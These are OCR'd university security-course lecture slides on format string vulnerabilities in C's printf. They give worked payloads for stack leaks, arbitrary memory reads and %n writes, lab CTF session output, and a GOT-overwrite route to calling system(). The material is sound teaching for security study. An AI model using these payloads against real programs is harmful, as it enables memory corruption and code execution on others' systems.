Format String Vulnerability

11/15/18

Oregon State University

Format String Vulnerability

- Format String
  - printf(“%d %x %s %p %n\n”, 1, 2, “asdf”, 3, &i);

- The vulnerability
  - char buf[512];
  - printf(“%s”, buf);
  - **printf(buf);**

Format String Vulnerability

- Format String
  - printf(“%d %x %s %p %n\n”, 1, 2, “asdf”, 3, &i);

- Can be exploited as:
  - Arbitrary read
  - Arbitrary write

The Format String

- Usage
  - printf(“%d %x %s”, 0, 65, “asdf”)
    - -> variable number of arguments
  - This will print 0 (decimal), 41 (hexadecimal), and “asdf”
- % parameters
  - % is a special character in the Format String
  - % seeks for an argument (corresponding to its order…)

Format String Parameters

- %d
  - Expects an integer value as its argument and print a decimal number
- %x
  - Expects an integer value as its argument and print a hexadecimal number
- %s
  - Expects an address to a string (char *) and print it as a string

Format String Syntax

- %1$08d
- %[argument_position]$[length][parameter]

- Meaning
  - Print an integer as a decimal value
  - Justify its length to length
  - Get the value from n-th argument

  - Print 8-length decimal integer, with the value at the 1st argument (padded with 0)

Format String Parameters

- %d – Integer decimal %x – Integer hexadecimal %s – String

- printf("%2$08d", 15, 13, 14, "asdf");
  - 00000013
- printf("0x%3$08x", 15, 13, 14, "asdf");
  - 0x0000000d
- printf("%3$20s", 15, 13, 14, "asdf");
- printf("%4$20s", 15, 13, 14, "asdf");
-                asdf

Format String Vulnerability

- Useful directives
  - %x – print an argument as a hexadecimal value
  - %d – print an argument as a decimal value
  - %p – print an argument as a hexadecimal value with prefix 0x-

  - %s – print an argument as a string; read the data in the address
  - %n – treat an argument as an address, write the number of printed bytes…

Format String Parameters

- %n – store # of printed characters

- int i;
- printf(“asdf%n”, &i);
  - i = 4
- printf(“%12345x%n”, 1, &i);
  - Print 1 as 12345 characters (“ ” * 12344 + “1”)
  - Store 12345 to i


In ASLR-2

```
18 void check_function() {
19   printf("Does these leak some?: %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p\n");
20 }
21
```

- What kind of information this will print???
- 15 values of %p (print hexadecimal number as 0x????????, an addr)
- No arguments…

Stack

```
gdb-peda$ disas check_function
Dump of assembler code for function check_function:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
   0x080484b6 <+3>:     sub    $0x8,%esp
   0x080484b9 <+6>:     sub    $0xc,%esp
   0x080484bc <+9>:     push   $0x80485e0
   0x080484c1 <+14>:    call   0x8048350 <printf@plt>
   0x080484c6 <+19>:    add    $0x10,%esp
   0x080484c9 <+22>:    nop
   0x080484ca <+23>:    leave
   0x080484cb <+24>:    ret
```




```
red9057@blue9057-vm-ctf3 : ~/week4/aslr-2
$ ./aslr-2
Your buffer? I don't wanna let you know my address!
Does these leak some?: 0xb7eda000 0xbfb02958 0x80484e2 0x8048628 0x1 0xbfb02958
0x80484ea (nil) 0x1 0xb7f1e918 0xf0b5ff 0xb7f1e000 0x804824c 0xc2 0xb7db86bb
Please type your name:
```


Stack Information Leak via FSV

- printf(buf)
- Type %p %p %p %p %p %p %p %p %p
- This will eventually leak values in the stack

```
red9057@blue9057-vm-ctf2 : ~/week6/fs-read-1
$ ./fs-read-1-32
Please type your name first:
%p %p %p %p %p %p %p %p %p
Hello 0xffbbfa6c 0x3f 0x804870a 0xf7f297eb (nil) 0xcee1b5fe 0x25207025 0x70252070 0x20702520

Can you guess the random?
1
Wrong, your random was 0xcee1b5fe but you typed 0x00000001
```

Where is the random in fs-read-1?

```
0x080486f4 <+1>:     mov    %esp,%ebp
0x080486f6 <+3>:     push   %ebx
0x080486f7 <+4>:     sub    $0x54,%esp

0x08048705 <+18>:    call   0x8048683 <read_random>
0x0804870a <+23>:    mov    %eax,-0x50(%ebp)

0x08048737 <+68>:    sub    $0xc,%esp
0x0804873a <+71>:    push   $0x80488f3
0x0804873f <+76>:    call   0x80484a0 <printf@plt>
```



Arbitrary Read via FSV

- In fs-read-1


```
red9057@blue9057-vm-ctf2 : ~/week6/fs-read-1
$ ./fs-read-1-32
Please type your name first:
%p %p %p %p %p %p %p %p %p
Hello 0xffbbfa6c 0x3f 0x804870a 0xf7f297eb (nil) 0xcee1b5fe 0x25207025 0x70252070 0x20702520

Can you guess the random?
1
Wrong, your random was 0xcee1b5fe but you typed 0x00000001
```

- %p %p ….
- Why?

Arbitrary Read via FSV

- The buffer is on the stack
  - Your input can also be treated as an argument


- Can you exploit this to perform arbitrary read via FSV?



Arbitrary Read via FSV (%s)

- Put address to read on the stack
  - Suppose the address is 0x804a010 (GOT of printf)

- Prepare the string input
  - "\x10\xa0\x04\x08%7$x" (print 0x804a010, test it first)
  - "\x10\xa0\x04\x08%7$s" (read the data!)



Arbitrary Read via FSV (%s)

- Capability
  - Can read “string” data in the address
  - Read terminates when it meets “\x00”

- Tricks to read more…
  - “\x10\xa0\x04\x08\x11\xa0\x04\x08\x12\xa0\x04\x08\x13\xa0\x04\x08”
  - “%7$s|%8$s|%9$s|%10$s”


  - You will get values separated by | (observing || means that it is a null string)
    - E.g., 1|2||3 then the value will be “12\x003”

Arbitrary Write via FSV (%n)

- Put address to read on the stack
  - Suppose the address is 0x804a010 (GOT of printf)

- Prepare the string input
  - "\x10\xa0\x04\x08%7$x" (print 0x804a010, test it first)
  - "\x10\xa0\x04\x08%7$n" (write the data!)

- Write 4, because it has printed "\x10\xa0\x04\x08" before the %7$n parameter



Arbitrary Write via FSV (%n)

- Can you write arbitrary values? Not just 4?

- %10x – prints 10 characters regardless the value of arugment
- %10000x – prints 10000 …
- %1073741824x – prints 2^30 characters …

- How to write 0xfaceb00c?
  - %4207489484x
  - NO….

```
>>> 0xfaceb00c
4207849484
```

Arbitrary Write via FSV (%n)

- Challenges…
  - Printing 4 billion characters is super SLOW…
  - Remote attack – you need to download 4GB…
  - What about 64bit machines – 48bit addresses?

```
>>> 0x7ffff7a52390
140737348182928
```

```
gdb-peda$ print system
$2 = {<text variable, no debug info>} 0x7ffff7a52390 <__libc_system>
```

- A trick
  - Split write into multiple times (2 times, 4 times, etc.)

Arbitrary Write via FSV (%n)

- Writing 0xfaceb00c to 0x804a010

- Prepare two addresses as arguments
  - "\x10\xa0\x04\x08\x12\xa0\x04\x08"
  - Printed **8** bytes
  - Write **0xb00c** at 0x0804a010 [% (**0xb00c**-**8**) n]
    - This will write 4 bytes, 0x0000b00c at 0x804a010 ~ 0x804a014
  - Write **0xface** at 0x804a012 [% (**0xface** – **0xb00c**) n]
    - This will write 4 bytes, 0x0000face at 0x804a012 ~ 0x804a016
- What about 0x0000 at 0x804a014~0x804a016?
  - We do not care…

Arbitrary Write via FSV (%n)

- Can we overwrite 0x12345678?
- Write **0x5678** to the address
  - % (0x5678 – 8) n

- Write **0x1234** to the (address + 2)
  - % (0x1234 – 0x5678) n
  - % (0x011234 – 0x5678) n
- **"\x10\xa0\x04\x08\x12\xa0\x04\x08%22128x%7$n%48060x%8$n**

Aribtrary Code Execution via FSV

- Suppose we have two FSV

- Use %s to read the GOT of puts
  - Calculate the address of system()
- Use %n to write the GOT of printf
  - To system()

- Printf() will become system()
  - Done

Assignment: Week-6

- Please solve challenges in the `/home/labs/week8` directory
  - Challenges are in vm-ctf2
- fs-read-1
- fs-read-2
- fs-write-1
- fs-arbt-read
- fs-arbt-write
- fs-code-exec

- **Due: 11/29 23:50pm**